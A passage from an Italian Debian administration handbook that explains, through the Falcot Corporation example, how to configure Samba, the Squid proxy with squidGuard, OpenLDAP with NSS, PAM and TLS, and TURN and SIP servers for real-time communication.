Il pacchetto propone inoltre di identificare il server WINS attraverso le informazioni fornite dal demone DHCP. Gli amministratori della Falcot Corporation rifiutano questa opzione, poiché intendono utilizzare lo stesso server Samba come server WINS.

Configurazione manuale

Modifiche a `smb.conf` Le necessità della Falcot richiedono che altre opzioni siano modificate nel file di configurazione `/etc/samba/smb.conf`. Gli estratti seguenti riassumono le modifiche applicate alla sezione [global].

```
[global]

## Browsing/Identification ###

# Change this to the workgroup/NT-domain name your Samba server will part of
   workgroup = FALCOTNET

# Windows Internet Name Serving Support Section:
# WINS Support - Tells the NMBD component of Samba to enable its WINS Server
   wins support = yes ❶

[...]

####### Authentication #######

# Server role. Defines in which mode Samba will operate. Possible
# values are "standalone server", "member server", "classic primary
# domain controller", "classic backup domain controller", "active
# directory domain controller".
#
# Most people will want "standalone sever" or "member server".
# Running as "active directory domain controller" will require first
# running "samba-tool domain provision" to wipe databases and create a
# new domain.
   server role = standalone server

# "security = user" is always a good idea. This will require a Unix account
# in this server for every user accessing the server.
   security = user ❷
```

```
[...]
```

❶ Indica che Samba agirà come name server Netbios (WINS) per la rete locale.

❷ Questo è il valore predefinito per questo parametro. Ad ogni modo, poiché è un punto chiave per la configurazione di Samba, è raccomandato indicare esplicitamente la propria scelta. Ogni utente deve autenticarsi prima di accedere a qualsiasi condivisione.

Aggiungere utenti Ogni utente Samba necessita di un account sul server. L'account Unix dev'essere creato per primo, quindi l'utente dev'essere registrato nel database di Samba. La creazione dell'account Unix viene eseguita normalmente (utilizzando per esempio `adduser`).

Un utente esistente viene aggiunto al database di Samba con il comando `smbpasswd -a utente`: questo comando chiede di inserire la password in modalità interattiva.

Un utente può essere cancellato con il comando `smbpasswd -x utente`. Un account Samba può anche essere disabilitato temporaneamente con `smbpasswd -d utente` ed essere riabilitato in seguito con `smbpasswd -e utente`.

11.5.2. Client Samba

Le funzionalità client in Samba permettono ad una macchina Linux di accedere alle condivisioni Windows ed alle stampanti condivise. I programmi richiesti sono disponibili nei pacchetti *cifs-utils* e *smbclient*.

Il programma `smbclient`

Il programma `smbclient` interroga i server SMB. Accetta una opzione -U ***utente*** per connettersi al server attraverso una specifica identità. `smbclient //server/condivisione` accede alla condivisione con una modalità interattiva simile alla riga di comando dei client FTP. `smbclient -L server` elenca tutte le condivisioni disponibili (e visibili) sul server.

Montare le condivisioni Windows

Il comando `mount` permette di montare una condivisione Windows all'interno della gerarchia di un filesystem Linux (con l'aiuto di `mount.cifs` fornito da *cifs-utils*).

Esempio 11.24 *Montare una condivisione Windows*

```
mount -t cifs //arrakis/shared /shared \
      -o credentials=/etc/smb-credentials
```

Il file `/etc/smb-credentials` (che non dev'essere leggibile dagli utenti) ha il seguente formato:

```
username = utente
password = password
```

Altre opzioni possono essere specificate dalla riga di comando. La lista completa è disponibile nella pagina di manuale `smbmount(1)`. Due opzioni in particolare possono risultare interessanti: `uid` e `gid` consentono di forzare l'assegnazione del proprietario ed del gruppo dei file disponibili al mount, così da non limitare l'accesso a root.

Il montaggio (mount) di una condivisione Windows può anche essere configurato in `/etc/fstab`:

```
//server/shared /shared cifs credentials=/etc/smb-credentials
```

Lo smontaggio di una condivisione SMB/CIFS è fatto con il comando standard `umount`.

Stampare su una stampante condivisa

CUPS è una soluzione elegante per stampare da una workstation Linux su di una stampante condivisa da una macchina Windows. Quando il *smbclient* è installato, CUPS consente l'installazione automatica delle stampanti Windows condivise.

Seguono i passi richiesti:

- Accesso all'interfaccia di configurazione di CUPS: http://localhost:631/admin
- Clicca su "Add Printer".
- Scegliere la stampante, selezionare "Windows Printer via SAMBA".
- Inserire l'URI per la stampante di rete. Dovrebbe essere simile al seguente:

  smb://*utente*:*password*@*server*/*stampante.*
- Inserire il nome che identificherà in modo univoco questa stampante. Quindi inserire la descrizione e la posizione della stampante. Queste sono le stringhe che verranno mostrate agli utenti finali per aiutarli ad identificare le stampanti.
- Identificare il produttore/modello della stampante, ofornire direttamente un file di descrizione della stampante di lavoro (PPD).

Voilà, la stampante è operativa!

11.6. Proxy HTTP/FTP

Un proxy FTP/HTTP agisce come intermediario per connessioni HTTP o FTP. Il ruolo è duplice:

- Cache: i documenti scaricati di recente sono copiati localmente, cosa che previene scaricamenti multipli.

- Server di filtraggio: se l'utilizzo del proxy è obbligato (e le connessioni in uscita sono bloccate a meno che non transitino per il proxy) allora il proxy può determinare quando soddisfare o negare una richiesta.

La Falcot Corporation ha scelto Squid come server proxy.

11.6.1. Installazione

Il pacchetto *squid3* di Debian contiene solo il proxy modulare (con funzione di cache). Trasformarlo in un server per il filtraggio richiede l'installazione del pacchetto addizionale *squidguard*. In aggiunta *squid-cgi* fornisce un interfaccia di consultazione ed amministrazione per il proxy Squid.

Prima dell'installazione bisogna accertarsi di controllare che il sistema possa identificarsi con il proprio nome completo: `hostname -f` deve restituire un nome pienamente qualificato (che include il dominio). Se così non è allora il file `/etc/hosts` dev'essere modificato per contenere il nome completo del sistema (per esempio, arrakis.falcot.com). Il nome ufficiale del computer dev'essere verificato con l'amministratore di rete per evitare potenziali conflitti di nome.

11.6.2. Configurare una cache

Abilitare la funzionalità di cache è una semplice questione di modifica del file di configurazione `/etc/squid3/squid.conf` e consente alle macchine nella rete locale di eseguire richieste attraverso il proxy. L'esempio seguente indica le modifiche eseguite dagli amministratori della Falcot Corporation:

Esempio 11.25 *Il file* `/etc/squid3/squid.conf` *(estratti)*

```
# INSERIRE QUI LE PROPRIE REGOLE PER CONSENTIRE L'ACCESSO AI PROPRI CLIENT

# Regola d'esempio che consente l'accesso dalla propria rete locale.
# Adattarla per elencare tutti gli IP delle reti (interne) per le quali si
# desidera autorizzare la navigazione
acl our_networks src 192.168.1.0/24 192.168.2.0/24
http_access allow our_networks
http_access allow localhost
# Infine, negare tutti gli altri accessi a questo proxy
http_access deny all
```

11.6.3. Configurare un filtro

`squid` non esegue direttamente il filtraggio; questa azione è delegata a `squidGuard`. Il primo deve essere configurato per interagire con quest'ultimo. Questo richiede l'aggiunta delle seguenti

direttive al file `/etc/squid3/squid.conf`:

```
url_rewrite_program /usr/bin/squidGuard -c /etc/squid3/squidGuard.conf
```

Il programma CGI `/usr/lib/cgi-bin/squidGuard.cgi` deve a sua volta essere installato utilizzando `/usr/share/doc/squidguard/examples/squidGuard.cgi.gz` come punto di partenza. Le modifiche richieste a questo script riguardano le variabili `$proxy` e `$proxymaster` (il nome del proxy ed il contatto email dell'amministratore). Le variabili `$image` e `$redirect` dovrebbero puntare ad immagini esistenti che rappresentano il rifiuto di una richiesta.

Il filtro viene abilitato con il comando `service squid3 reload`. Tuttavia, poiché il pacchetto *squidguard* non filtra nulla per impostazione predefinita, è compito dell'amministratore definire le regole. Questo può essere fatto creando il file `/etc/squid3/squidGuard.conf` (usando `/etc/squidguard/squidGuard.conf.default` come modello se necessario).

Il database di produzione dev'essere rigenerato con `update-squidguard` dopo ogni modifica del file di configurazione di `squidGuard` (oppure di una delle liste di domini o URL che menziona). La sintassi del file di configurazione è documentata nel sito web:

➨ `http://www.squidguard.org/Doc/configure.html`

ALTERNATIVA

DansGuardian

Il pacchetto *dansguardian* è un'alternativa a *squidguard*. Questo software non si limita a gestire una blacklist di URL proibiti, ma trae vantaggio dal sistema PICS (*Platform for Internet Content Selection*) per decidere quando una pagina è accettabile attraverso analisi dinamiche del contenuto.

11.7. Directory LDAP

OpenLDAP è un'implementazione del protocollo LDAP; in altre parole, si tratta di un database progettato con lo speciale scopo di conservare directory. Il caso d'uso più comune, è l'impiego di un server LDAP per permettere di centralizzare la gestione degli account utente ed i relativi permessi. Inoltre, un database LDAP è facilmente replicato, cosa che permette di impostare sincronizzazioni multiple con altri server LDAP. Quando la rete e la base utenti crescono velocemente, il carico può essere bilanciato tra i vari server.

I dati di LDAP sono strutturati e gerarchici. La struttura è definita attraverso «schemi» che descrivono il tipo di oggetti che il database può contenere, con una lista di tutti i loro possibili attributi. La sintassi usata per riferirsi ad un particolare oggetto nel database è basata su questa struttura, cosa che spiega la sua complessità.

11.7.1. Installazione

Il pacchetto *slapd* contiene il server OpenLDAP. Il pacchetto *ldap-utils* include strumenti a riga di comando per interagire con i server LDAP.

L'installazione di *slapd* necessita normalmente di rispondere a molto poche domande ed il database risultante è improbabile che soddisfi le vostre esigenze. Fortunatamente un semplice `dpkg-reconfigure slapd` vi permetterà di riconfigurare il database LDAP con maggiori dettagli:

- Omettere la configurazione del server OpenLDAP? No, naturalmente vogliamo configurare questo servizio.
- Nome di dominio DNS: "falcot.com".
- Nome dell'organizzazione: "Falcot Corp".
- Dev'essere inserita una password amministrativa.
- Database di backend da usare: "MDB".
- Eliminare il database in caso di rimozione completa di *slapd*? No. Non ha senso rischiare di perdere il database in caso di uno sbaglio.
- Spostare il vecchio database? Questa domanda è posta solamente quando viene tentata un configurazione ed un database è già presente. Rispondere «sì» se si desidera ricominciare da un database pulito, per esempio se si esegue `dpkg-reconfigure slapd` subito dopo la prima installazione.
- Abilitare il protocollo LDAPv2? No, non c'è motivo. Tutti gli strumenti che vogliamo utilizzare utilizzano il protocollo LDAPv3.

FONDAMENTALI

Il formato LDIF

Un file LDIF (*LDAP Data Interchange Format*) è un file di testo portabile che descrive il contenuto di un database LDAP (o di una sua porzione): può quindi essere usato per inserire dati in qualsiasi altro server LDAP.

Un database minimale è attualmente configurato, come dimostra la seguente richiesta:

```
$ ldapsearch -x -b dc=falcot,dc=com
# extended LDIF
#
# LDAPv3
# base <dc=falcot,dc=com> with scope sub
# filter: (objectclass=*)
# requesting: ALL
#

# falcot.com
dn: dc=falcot,dc=com
objectClass: top
objectClass: dcObject
objectClass: organization
o: Falcot Corp
dc: falcot

# admin, falcot.com
```

```
dn: cn=admin,dc=falcot,dc=com
objectClass: simpleSecurityObject
objectClass: organizationalRole
cn: admin
description: LDAP administrator

# search result
search: 2
result: 0 Success

# numResponses: 3
# numEntries: 2
```

La richiesta restituisce due oggetti: l'organizzazione stessa e l'utente amministrativo.

11.7.2. Riempire la directory

Dato che un database vuoto non è particolarmente utile, ci apprestiamo ad inserire al suo interno tutte le directory esistenti; inclusi i database degli utenti, dei gruppi, dei servizi e degli host.

Il pacchetto *migrationtools* fornisce un insieme di script dedicati ad estrarre i dati dalle directory standard di Unix (`/etc/passwd`, `/etc/group`, `/etc/services`, `/etc/hosts` e così via), convertire questi dati ed inserirli all'interno del database LDAP.

Dopo averlo installato il pacchetto il file `/etc/migrationtools/migrate_common.ph` dev'essere modificato. Le opzioni `IGNORE_UID_BELOW` e `IGNORE_GID_BELOW` devono essere abilitate (è sufficiente decommentarle), e `DEFAULT_MAIL_DOMAINDEFAULT_BASE` devono essere aggiornate.

La reale operazione di migrazione è gestita dal comando `migrate_all_online.sh`, come segue:

```
# cd /usr/share/migrationtools
# LDAPADD="/usr/bin/ldapadd -c" ETC_ALIASES=/dev/null ./migrate_all_online.sh
```

`migrate_all_online.sh` rivolge alcune domande a proposito del database LDAP nel quale si vogliono migrare i dati. Tabella 11.1 riassume le risposte fornite nel caso d'uso della Falcot.

Domanda	**Risposta**
X.500 naming context	dc=falcot,dc=com
Nome host del server LDAP	localhost
Manager DN	cn=admin,dc=falcot,dc=com
Bind credentials	la password amministrativa
Create DUAConfigProfile	no

Tabella 11.1 *Le risposte fornite alle domande poste dallo script* `migrate_all_online.sh`

Abbiamo deliberatamente ignorato la migrazione del file `/etc/aliases` dato che lo schema standard fornito da Debian non include le strutture che utilizza questo script per gli alias email. Se dovessimo integrare questi dati nella directory il file `/etc/ldap/schema/misc.schema` dovrebbe essere aggiunto allo schema standard.

STRUMENTO

Consultare una directory LDAP

Il comando `jxplorer` (contenuto nell'omonimo pacchetto) è uno strumento grafico per navigare e modificare un database LDAP. È uno strumento interessante che garantisce all'amministratore una buona panoramica sulla struttura gerarchica dei dati LDAP.

Notare altresì l'uso dell'opzione -c con il comando `ldapadd`: questa opzione richiede che l'elaborazione non si interrompa in caso di errori. Utilizzare questa opzione è necessario poiché convertire il database `/etc/services` genera spesso qualche errore che può essere ignorato senza conseguenze.

11.7.3. Gestire gli account con LDAP

Ora il database LDAP contiene diverse informazioni utili ed è giunto il momento di sfruttarle. Questa sezione si concentra su come configurare un sistema Linux per far sì che le varie directory di sistema utilizzino il database LDAP.

Configurare NSS

Il sistema NSS (Name Service Switch, si veda il riquadro « NSS ed i database di sistema» [169]) è un sistema modulare progettato per definire o recuperare informazioni sulle directory di sistema. Utilizzare LDAP come sorgente di dati per NSS richiede l'installazione del pacchetto *libnss-ldap*. La sua installazione pone alcune domande; le risposte sono riassunte nella Tabella 11.2 .

Domanda	**Risposta**
L'Uniform Resource Identifier del server LDAP	ldap://ldap.falcot.com
Il nome distintivo per la base di ricerca	dc=falcot,dc=com
La versione di LDAP da utilizzare	3
Il database LDAP deve richiedere il login?	no
Privilegi speciali LDAP per root	si
Rendere il file di configurazione leggibile/-scrivibile solo dal suo proprietario	no
L'account LDAP per root	cn=admin,dc=falcot,dc=com
La password per l'account root di LDAP	la password amministrativa

Tabella 11.2 *Configurare il pacchetto* libnss-ldap

Il file `/etc/nsswitch.conf` richiede poi di essere modificato per configurare NSS in modo che utilizzi il modulo `ldap` appena installato.

Esempio 11.26 *Il file* `/etc/nsswitch.conf`

```
# /etc/nsswitch.conf
#
# Example configuration of GNU Name Service Switch functionality.
# If you have the ‘glibc-doc’ and ‘info’ packages installed, try:
# ‘info libc ”Name Service Switch”’ for information about this file.

passwd: ldap compat
group: ldap compat
shadow: ldap compat

hosts: files dns ldap
networks: ldap files

protocols: ldap db files
services: ldap db files
ethers: ldap db files
rpc: ldap db files

netgroup: ldap files
```

Il modulo `ldap` è generalmente inserito prima degli altri, e sarà di conseguenza richiamato per primo. L'unica eccezione degna di nota è il servizio hosts dato che contattare il server LDAP richiede prima la consultazione del DNS (per risolvere ldap.falcot.com). Senza questa eccezione, la richiesta cercherebbe di contattare il server LDAP; questo causerebbe un tentativo di risoluzione del nome per il server LDAP, e così via in un ciclo infinito.

Se il server LDAP dev'essere considerato autoritativo (e i file locali utilizzati dal modulo `files` ignorati) i servizi possono essere configurati con la seguente sintassi:

servizio: ldap [NOTFOUND=return] files.

Se l'entità richiesta non esiste nel database LDAP, la richiesta restituirà una risposta «non esistente» anche se la risorsa esiste in uno dei file locali: questi file locali saranno utilizzati unicamente quando il servizio LDAP non è raggiungibile.

Configurare PAM

Questa sezione descrive una configurazione di PAM (si veda il riquadro « `/etc/environment` e `/etc/default/locale`» [155]) che consentirà alle applicazioni di eseguire le autenticazioni richieste attraverso il database LDAP.

ATTENZIONE

Rischio di rendere l'autenticazione inutilizzabile

Cambiare la configurazione standard di PAM utilizzata da vari programmi è un'operazione delicata. Un errore può portare all'impossibiltà di autenticarsi ovvero potrebbe impedire il login. Mantenere una shell aperta con root è una buona precauzione. Se si verificano errori potranno sempre essere corretti ed i servizi riavviati con uno sforzo minimo.

Il modulo LDAP per PAM è fornito dal pacchetto *libpam-ldap*. L'installazione di questo pacchetto pone alcune domande molto simili a quelle viste con *libnss-ldap*: alcuni parametri di configurazione (come l'URI del server LDAP) sono in realtà persino condivisi con il pacchetto *libnss-ldap*. Le risposte sono riassunte in Tabella 11.3 .

Domanda	**Risposta**
Permettere all'account amministrativo LDAP di agire come root?	Sì. Questo ci consente di utilizzare il comando `passwd` per cambiare le password conservate nel database LDAP.
Il database LDAP richiede il login?	no
L'account LDAP per root	cn=admin,dc=falcot,dc=com
La password per l'account root di LDAP	La password amministrativa del database LDAP
Algoritmo di crittografia locale da utilizzare per le password	cripta

Tabella 11.3 *Configurazione di* libpam-ldap

L'installazione di *libpam-ldap* adatta automaticamente la configurazione predefinita di PAM contenuta nei file `/etc/pam.d/common-auth`, `/etc/pam.d/common-password` e `/etc/pam.d/common-account`. Questo meccanismo utilizza lo strumento dedicato `pam-auth-update` (fornito con il pacchetto *libpam-runtime*). Questo strumento può anche essere eseguito dall'amministratore qualora desideri abilitare o disabilitare dei moduli PAM.

Mettere al sicuro lo scambio dati di LDAP

In via predefinita il protocollo LDAP transita sulla rete come testo in chiaro: questo include le password (cifrate). Poiché le password cifrate possono essere estratte dalla rete rimangono vulnerabili ad attacchi a dizionario. Questo può essere evitato utilizzando uno strato di cifratura addizionale: abilitare questo strato è l'argomento di questa sezione.

Configurazione del server Il primo passo richiede la creazione di una coppia di chiavi (comprensiva di chiave pubblica e chiave privata) per il server LDAP. Gli amministratori della Falcot riutilizzano *easy-rsa* per generarla (vedere Sezione 10.2.1.1, «Infrastruttura a chiave pubblica: *easy-rsa*» [239]). L'esecuzione di `./build-key-server ldap.falcot.com` pone alcune domande banali (luogo, nome dell'organizzazione e così via). La risposta alla domanda "common na-

me" *deve* essere il nome di dominio pienamente qualificato del server LDAP; nel nostro caso ldap.falcot.com.

Questo comando crea un certificato nel file `keys/ldap.falcot.com.crt`; la corrispondente chiave privata è conservata nel file `keys/ldap.falcot.com.key`.

Ora questi tasti devono essere installati nella loro posizione standard, e dobbiamo fare in modo che il file privato sia leggibile dal server LDAP che gira sotto l'identità utente openldap:

```
# adduser openldap ssl-cert
Adding user 'openldap' to group 'ssl-cert' ...
Adding user openldap to group ssl-cert
Done.
# mv keys/ldap.falcot.com.key /etc/ssl/private/ldap.falcot.com.key
# chown root:ssl-cert /etc/ssl/private/ldap.falcot.com.key
# chmod 0640 /etc/ssl/private/ldap.falcot.com.key
# mv newcert.pem /etc/ssl/certs/ldap.falcot.com.pem
```

Bisogna anche dire al demone `slapd` di usare queste chiavi per la crittografia. La configurazione del server LDAP è gestita dinamicamente: la configurazione può essere aggiornata con le normali operazioni LDAP sulla gerarchia di oggetti cn=config, ed il server aggiornerà `/etc/ldap/slapd.d` in tempo reale per rendere la configurazione persistente. `ldapmodify` è quindi lo strumento giusto per aggiornare la configurazione:

Esempio 11.27 *Configurare* `slapd` *per la cifratura*

```
# cat >ssl.ldif <<END
dn: cn=config
changetype: modify
add: olcTLSCertificateFile
olcTLSCertificateFile: /etc/ssl/certs/ldap.falcot.com.pem
-
add: olcTLSCertificateKeyFile
olcTLSCertificateKeyFile: /etc/ssl/private/ldap.falcot.com.key
-
END
# ldapmodify -Y EXTERNAL -H ldapi:/// -f ssl.ldif
SASL/EXTERNAL authentication started
SASL username: gidNumber=0+uidNumber=0,cn=peercred,cn=external,cn=auth
SASL SSF: 0
modifying entry "cn=config"
```

STRUMENTO

`ldapvi` per modificare una directory LDAP

Con il comando `ldapvi`, è possibile visualizzare un output LDIF di qualsiasi parte della directory LDAP, apportare alcune modifiche nell'editor di testo, e lasciare che lo strumento faccia le operazione LDAP per voi.

E' quindi un modo conveniente per aggiornare la configurazione del server LDAP, semplicemente modificando la gerarchia `cn=config`.

```
# ldapvi -Y EXTERNAL -h ldapi:/// -b cn=config
```

L'ultimo passo per abilitare la cifratura richiede la modifica della variabile `SLAPD_SERVICES` nel file `/etc/default/slapd`. Inoltre, per essere prudenti, si renderà necessario disabilitare l'LDAP non sicuro.

Esempio 11.28 *Il file* `/etc/default/slapd`

```
# Default location of the slapd.conf file or slapd.d cn=config directory. If
# empty, use the compiled-in default (/etc/ldap/slapd.d with a fallback to
# /etc/ldap/slapd.conf).
SLAPD_CONF=

# System account to run the slapd server under. If empty the server
# will run as root.
SLAPD_USER="openldap"

# System group to run the slapd server under. If empty the server will
# run in the primary group of its user.
SLAPD_GROUP="openldap"

# Path to the pid file of the slapd server. If not set the init.d script
# will try to figure it out from $SLAPD_CONF (/etc/ldap/slapd.conf by
# default)
SLAPD_PIDFILE=

# slapd normally serves ldap only on all TCP-ports 389. slapd can also
# service requests on TCP-port 636 (ldaps) and requests via unix
# sockets.
# Example usage:
# SLAPD_SERVICES="ldap://127.0.0.1:389/ ldaps:/// ldapi:///"
SLAPD_SERVICES="ldaps:/// ldapi:///"

# If SLAPD_NO_START is set, the init script will not start or restart
# slapd (but stop will still work).  Uncomment this if you are
# starting slapd via some other means or if you don't want slapd normally
# started at boot.
#SLAPD_NO_START=1

# If SLAPD_SENTINEL_FILE is set to path to a file and that file exists,
# the init script will not start or restart slapd (but stop will still
# work).  Use this for temporarily disabling startup of slapd (when doing
# maintenance, for example, or through a configuration management system)
# when you don't want to edit a configuration file.
SLAPD_SENTINEL_FILE=/etc/ldap/noslapd
```

```
# For Kerberos authentication (via SASL), slapd by default uses the system
# keytab file (/etc/krb5.keytab).  To use a different keytab file,
# uncomment this line and change the path.
#export KRB5_KTNAME=/etc/krb5.keytab

# Additional options to pass to slapd
SLAPD_OPTIONS=""
```

Configurare il client Sul client, la configurazione per i moduli *libpam-ldap* e *libnss-ldap* deve essere modificata per usare un URI ldaps://.

I cliet LDAP devono essere in grado di autenticare il server. In un'infrastruttura a chiave pubblica X.509, i certificati pubblici sono firmati con una chiavedi un'autorità di certificazione (CA). Con *esy-rsa*, gli amministratori Falcot hanno creato la propria CA ed ora hanno bisogno di configurare il sistema per rendere fidate (trusted) le firme della CA di Falcot. Questo può essere fatto mettendo il certificato CA in `/usr/local/share/ca-certificates` ed eseguendo `update-ca-certificates`.

```
# cp keys/ca.crt /usr/local/share/ca-certificates/falcot.crt
# update-ca-certificates
Aggiornamento certificati in /etc/ssl/certs... 1 aggiunto, 0 rimossi; fatto.
Esecuzione gancio in /etc/ca-certificates/update.d....
Aggiunto debian:falcot.pem
fatto.
fatto.
```

Ultimo ma non meno importante, l'URI LDAP predefinito e la base DN predefinita utilizzati dai vari strumenti della riga di comando possono essere modificati in `/etc/ldap/ldap.conf`. Ciò farà risparmiare un bel po' di battitura.

Esempio 11.29 *Il file* `/etc/ldap/ldap.conf`

```
#
# LDAP Defaults
#

# See ldap.conf(5) for details
# This file should be world readable but not world writable.

BASE   dc=falcot,dc=com
URI    ldaps://ldap.falcot.com

#SIZELIMIT      12
#TIMELIMIT      15
#DEREF          never
```

```
# TLS certificates (needed for GnuTLS)
TLS_CACERT      /etc/ssl/certs/ca-certificates.crt
```

11.8. Servizi di Comunicazione Real-Time

I servizi Real-Time Communication (RTC) includono voce, video/webcam, instant messaging (IM) e condivisione desktop. Questo capitolo fornisce una breve introduzione a tre dei servizi necessari per il funzionamento RTC, tra cui il server TURN, server SIP e il server XMPP. i dettagli completi di come pianificare, installare e gestire questi servizi sono disponibili nella Guida rapida Real-Time Communications, che include esempi specifici di Debian.

➨ `http://rtcquickstart.org`

Sia SIP e XMPP in grado di fornire le stesse funzionalità. SIP è un po' più conosciuto per voce e video mentre XMPP è tradizionalmente considerato come un protocollo di messaggistica istantanea. In realtà, entrambi possono essere utilizzati per qualsiasi di questi scopi. Per massimizzare le opzioni di connettività, si consiglia di eseguire entrambi in parallelo.

Questi servizi si basano su certificati X.509 sia per l'autenticazione che per la riservatezza. Vedere Sezione 10.2.1.1, «Infrastruttura a chiave pubblica: *easy-rsa*» [239] per i dettagli su come crearli. In alternativa *Real-Time Communications Quick Start Guide* ha anche alcune spiegazioni utili:

➨ `http://rtcquickstart.org/guide/multi/tls.html`

11.8.1. Impostazioni DNS per i servizi RTC

I servizi RTC richiedono registrazioni DNS SVR e NAPTR. Un esempio di configurazione che può essere collocato nel file di zona per falcot.com:

```
; the server where everything will run
server1            IN     A      198.51.100.19
server1            IN     AAAA   2001:DB8:1000:2000::19

; IPv4 only for TURN for now, some clients are buggy with IPv6
turn-server        IN     A      198.51.100.19

; IPv4 and IPv6 addresses for SIP
sip-proxy          IN     A      198.51.100.19
sip-proxy          IN     AAAA   2001:DB8:1000:2000::19

; IPv4 and IPv6 addresses for XMPP
xmpp-gw            IN     A      198.51.100.19
xmpp-gw            IN     AAAA   2001:DB8:1000:2000::19

; DNS SRV and NAPTR for STUN / TURN
```

```
_stun._udp  IN SRV    0 1 3467 turn-server.falcot.com.
_turn._udp  IN SRV    0 1 3467 turn-server.falcot.com.
@           IN NAPTR  10 0 "s" "RELAY:turn.udp" "" _turn._udp.falcot.com.

; DNS SRV and NAPTR records for SIP
_sips._tcp  IN SRV    0 1 5061 sip-proxy.falcot.com.
@           IN NAPTR  10 0 "s" "SIPS+D2T" "" _sips._tcp.falcot.com.

; DNS SRV records for XMPP Server and Client modes:
_xmpp-client._tcp  IN     SRV    5 0 5222 xmpp-gw.falcot.com.
_xmpp-server._tcp  IN     SRV    5 0 5269 xmpp-gw.falcot.com.
```

11.8.2. Server TURN

TURN è un servizio che aiuta i clienti dietro router NAT e firewall a scoprire il modo più efficace per comunicare con altri clienti e per trasmettere i flussi multimediali se non può essere trovato nessun percorso multimediale diretto. E' vivamente consigliato che il server TURN sia installato prima che tutti gli altri servizi RTC vengano offerti agli utenti finali.

TURN e il relativo protocollo ICE sono degli standard aperti. Per beneficiare di questi protocolli, massimizzando la connettività e riducendo al minimo la frustrazione degli utenti, è importante assicurarsi che tutto il software client supporti ICE e TURN.

Perchè l'algoritmo ICE lavori in modo efficace, il server deve avere due indirizzi IPv4 pubblici.

Installare il server TURN

Installare il pacchetto *resiprocate-turn-server*.

Modificare il file di configurazione `/etc/reTurn/reTurnServer.config`. La cosa più importante da fare è inserire gli indirizzi IP del server.

```
# your IP addresses go here:
TurnAddress = 198.51.100.19
TurnV6Address = 2001:DB8:1000:2000::19
AltStunAddress = 198.51.100.20
# your domain goes here, it must match the value used
# to hash your passwords if they are already hashed
# using the HA1 algorithm:
AuthenticationRealm = myrealm

UserDatabaseFile = /etc/reTurn/users.txt
UserDatabaseHashedPasswords = true
```

Riavvia il servizio.

Gestione degli utenti TURN

Utilizzare l'utility htdigest per gestire l'elenco utenti del server TURN.

```
# htdigest /etc/reTurn/users.txt myrealm joe
```

Utilizzare il segnale HUP signal per consentire al server di ricaricare il file `/etc/reTurn/users.txt` dopo la modifica o abilitare la funzione automatica di ricarica nel `/etc/reTurn/reTurnServer.config`.

11.8.3. Proxy Server SIP

Un server proxy SIP gestisce le connessioni SIP in entrata e in uscita tra le altre organizzazioni, fornitori di SIP trunking, PBXes SIP come Asterisk, telefoni SIP, softphone SIP-based e applicazioni WebRTC.

E' altamente raccomandato installare e configurare il proxy SIP prima di tentare una configurazione SIP PBX. Il proxy SIP normalizza la magior partedel traffico che raggiunge il PBX e fornisce una maggiore connettività e resilienza.

Installare il proxy SIP

Installare il apcchetto *repro*. E' altamente raccomandato l'uso del pacchetto da *jessie-backports*, in quanto ha i più recenti miglioramenti per massimizzare la connettività e la resilienza.

Modifica il file di configurazione `/etc/repro/repro.config`. La cosa più importante da fare è inserire gli indirizzi IP del server. L'esempio sotto mostra come impostare correttamente sia SIP che WebSockets/WebRTC, utilizzando TLS, IPv4 e IPv6:

```
# Transport1 will be for SIP over TLS connections
# We use port 5061 here but if you have clients connecting from
# locations with firewalls you could change this to listen on port 443
Transport1Interface = 198.51.100.19:5061
Transport1Type = TLS
Transport1TlsDomain = falcot.com
Transport1TlsClientVerification = Optional
Transport1RecordRouteUri = sip:falcot.com;transport=TLS
Transport1TlsPrivateKey = /etc/ssl/private/falcot.com-key.pem
Transport1TlsCertificate = /etc/ssl/public/falcot.com.pem

# Transport2 is the IPv6 version of Transport1
Transport2Interface = 2001:DB8:1000:2000::19:5061
Transport2Type = TLS
Transport2TlsDomain = falcot.com
Transport2TlsClientVerification = Optional
Transport2RecordRouteUri = sip:falcot.com;transport=TLS
Transport2TlsPrivateKey = /etc/ssl/private/falcot.com-key.pem
```

```
Transport2TlsCertificate = /etc/ssl/public/falcot.com.pem

# Transport3 will be for SIP over WebSocket (WebRTC) connections
# We use port 8443 here but you could use 443 instead
Transport3Interface = 198.51.100.19:8443
Transport3Type = WSS
Transport3TlsDomain = falcot.com
# This would require the browser to send a certificate, but browsers
# don't currently appear to be able to, so leave it as None:
Transport3TlsClientVerification = None
Transport3RecordRouteUri = sip:falcot.com;transport=WSS
Transport3TlsPrivateKey = /etc/ssl/private/falcot.com-key.pem
Transport3TlsCertificate = /etc/ssl/public/falcot.com.pem

# Transport4 is the IPv6 version of Transport3
Transport4Interface = 2001:DB8:1000:2000::19:8443
Transport4Type = WSS
Transport4TlsDomain = falcot.com
Transport4TlsClientVerification = None
Transport4RecordRouteUri = sip:falcot.com;transport=WSS
Transport4TlsPrivateKey = /etc/ssl/private/falcot.com-key.pem
Transport4TlsCertificate = /etc/ssl/public/falcot.com.pem

# Transport5: this could be for TCP connections to an Asterisk server
# in your internal network.  Don't allow port 5060 through the external
# firewall.
Transport5Interface = 198.51.100.19:5060
Transport5Type = TCP
Transport5RecordRouteUri = sip:198.51.100.19:5060;transport=TCP

HttpBindAddress = 198.51.100.19, 2001:DB8:1000:2000::19
HttpAdminUserFile = /etc/repro/users.txt

RecordRouteUri = sip:falcot.com;transport=tls
ForceRecordRouting = true
EnumSuffixes = e164.arpa, sip5060.net, e164.org
DisableOutbound = false
EnableFlowTokens = true
EnableCertificateAuthenticator = True
```

Utilizzare l'utility di comando `htdigest` per gestire la password dell'amministratore per l'interfaccia web. Il nome utente deve essere *admin* ed il nome di dominio deve corrispondere al valore specificato in `repro.config`.

```
# htdigest /etc/repro/users.txt repro admin
```

Riavvia il servizio per usare la nuova configurazione.

Gestione del proxy SIP

Vai all'interfaccia web all'indirizzo http://sip-proxy.falcot.com:5080 per completare la configurazione ed aggiungere domini, utenti locali e route statiche.

Il primo passo è quello di aggiungere il dominio locale. Il processo deve essere riavviato dopo aggiunta o la rimozione di domini dall'elenco.

Il proxy sa come instradare le chiamate tra utenti locali e indirizzo completo SIP, la configurazione di routing è necessaria solo per sovrascritture del comportamento predefinito, ad esempio, per riconoscere i numeri di telefono, aggiungere un prefisso e instradarli a un provider SIP.

11.8.4. Server XMPP

Un server XMPP gestisce la connettività tra gli utenti XMPP locali e gli utenti XMPP in altri domini su Internet pubblico.

VOCABOLARIO
XMPP o Jabber?
XMPP è a volte indicato come Jabber. In realtà, Jabber è un marchio e XMPP è il nome ufficiale dello standard.

